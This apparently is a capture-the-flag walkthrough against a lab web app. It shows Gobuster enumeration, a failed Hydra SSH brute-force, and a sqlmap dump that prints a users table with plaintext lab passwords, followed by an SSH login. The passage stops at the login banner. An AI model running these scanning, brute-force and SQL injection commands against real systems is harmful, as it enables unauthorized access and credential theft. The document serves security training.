


Register

You have successfully registered !

Already have an account? Sign In here

After logging in, we’re taken to a simple user panel with a logout option.




Index


Hi jake1234!!

Welcome to the index page...

I scanned with Gobuster, but didn’t find any additional directories.




```
┌─[root@parrot]─[/home/user]
└──╼ #gobuster dir -u http://10.10.190.224:8000/login -w /home/user/Desktop/21/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.190.224:8000/login
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/user/Desktop/21/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
```



```
┌─[root@parrot]─[/home/user]
└──╼ #gobuster dir -u http://10.10.190.224:8000 -w /home/user/Desktop/21/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.190.224:8000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/user/Desktop/21/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 200) [Size: 856]
/logout               (Status: 302) [Size: 218] [--> http://10.10.190.224:8000/login]
/register             (Status: 200) [Size: 964]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
```


3.SQL Injection

I tried entering manual SQLi payloads on the login panel.



I successfully logged in as smokey.

I tried brute-forcing with Hydra, but it didn’t work – the password might be complex or not in the wordlist.




Index

Hi smokey!!


Welcome to the index page...

Now we could theoretically SSH in – but we don’t have the password.




```
┌─[root@parrot]─[/home/user]
└──╼ #ssh smokey@10.10.190.224
The authenticity of host '10.10.190.224 (10.10.190.224)' can't be established.
ED25519 key fingerprint is SHA256:hGPAYR63CzddTJctZ9Wxf9wG0BsUN7KEYTlOPuMMwOg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.190.224' (ED25519) to the list of known hosts.
smokey@10.10.190.224's password: 
```

I tried brute-forcing with Hydra, but it didn’t work – the password might be complex or not in the wordlist.




```
┌─[root@parrot]─[/home/user]
└──╼ #hydra -l smokey -P /home/user/Desktop/21/rockyou.txt 10.10.190.224 ssh -t 4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries
per task
[DATA] attacking ssh://10.10.190.224:22/
[STATUS] 33.00 tries/min, 33 tries in 00:01h, 14344366 to do in 7244:38h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 14344315 to do in 8538:17h, 4 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

So I ran **sqlmap** to check for available databases and login credentials.



```
┌─[root@parrot]─[/home/user]
└──╼ #sqlmap -u http://10.10.190.224:8000/login --data="username=root&password=root" --batch --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```


The result provided the password for smokey and my own registered account.



```
Database: website
Table: users
[2 entries]
+----+------------------+----------------+----------+
| id | email            | password       | username |
+----+------------------+----------------+----------+
| 1  | smokey@email.boop | My_P@ssW0rd123 | smokey   |
| 2  | jake1234@thm.com | jake1234       | jake1234 |
+----+------------------+----------------+----------+
```


4.SSH

I successfully logged in via SSH as smokey.




```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
